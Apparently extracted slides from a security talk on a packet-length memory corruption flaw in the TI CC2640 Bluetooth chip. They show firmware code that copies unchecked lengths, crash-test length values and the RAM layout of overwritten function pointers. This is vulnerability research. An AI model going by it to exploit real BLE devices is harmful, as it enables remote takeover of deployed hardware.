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
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
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
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
# CC2640 (lack of) Security



**NO DEP  
(NX-BIT)**



**NO ASLR**



**NO MEMORY  
MANAGEMENT**

# CC2640 Memory Corruption



```
void llGetAdvChanPDU(uint8 *pduType, uint8 *isTxAddress,
                      uint8 *advAddr, uint8 *dataLen,
                      uint8 *advData, int8 *rssi)
{
    dataEntry_t *dataEntry;
    uint8 pktLength;
    uint8 *pktData;
    ...
    dataEntry = RFHAL_GetNextDataEntry(scanParam.pRxQ);
    ...
    pktLength = dataEntry.data[1];
    pktData = &(dataEntry.data[2]); //Skip the 2 byte header
    *dataLen = pktLength - 6;
```

Main core

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



Figure 2.3: Advertising channel PDU Header



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```
70 47      halAssertHandler  
          BX      LR  
          ; End of function halAssertHandler
```

Main core

# CC2640 Memory Corruption



```
// Copy address from packet
for (i = 0; i < 6; ++i)
{
    *advAddr++ = *pktData++;
}
...
// Parse packet header, convert packet type to pduType
enum
...
// Copy the rest of the packet
for (i = 0; i < (unsigned int)*dataLen; ++i)
{
    *advData++ = *pktData++;
}
...
}
```

Main core

# Lets try and crash it

RFU	Length	Actual payload size	Crash?
11	111111 (255)	255	

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00	000001 (1)	1	

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00	111111 (63)	63	


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10	100101 (165)	37	

*“If StrictLenFilter is 1, only length fields compliant with the Bluetooth low energy specification are considered valid. For an ADV\_DIRECT\_IND, valid means a length field of 12, and for other ADV\*\_IND messages valid means a length field in the range from 6 to 37.”*



# Packet Length: Main Core vs Radio Core



```
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    uint8 pktLength;  
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    ...  
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    ...  
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Main core


```
signed int parse_and_validate_packet_header(...)  
{  
    int packet_len;  
    int pduType;  
    ...  
    // Radio waits for syncword  
    ...  
    pkt_first_word = RF_read_word();  
    ...  
    pduType = pkt_first_word & 0xF;  
  
    // advLenMask == 0x3F (0b00111111)  
    // maxAdvPktLen == 0x25 (37)  
    packet_len = ((uint8)pkt_first_word & advLenMask);  
    ...  
    if ( packet_len_extracted > maxAdvPktLen )  
        return -1; // Failed  
}
```

Radio core

# Case Study




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# JTAG Header

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    {
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    }
    ...
}
```

# What is being overwritten?

0x20004488	Advertising incoming packet	advPkt
0x200044B0	Task IDs	hciGapTaskID hciL2capTaskID hciSmpTaskID hciExtTaskID bleDispatch_TaskID
0x200044B5	GAP Outgoing response	rspBuf
0x200044F0	System timers list pointer	timerHead
0x200044F4	Last system clock timestamp	osal_last_timestamp
0x200044F8	System clock	osal_systemClock
0x200044FC	Function pointers	ICall_dispatcher ICall_enterCriticalSection ICall_exitCriticalSection

# What is being overwritten?



0x200044FC

Function pointers

**ICall\_dispatcher**

**ICall\_enterCriticalSection**


**ICall\_exitCriticalSection**

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


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
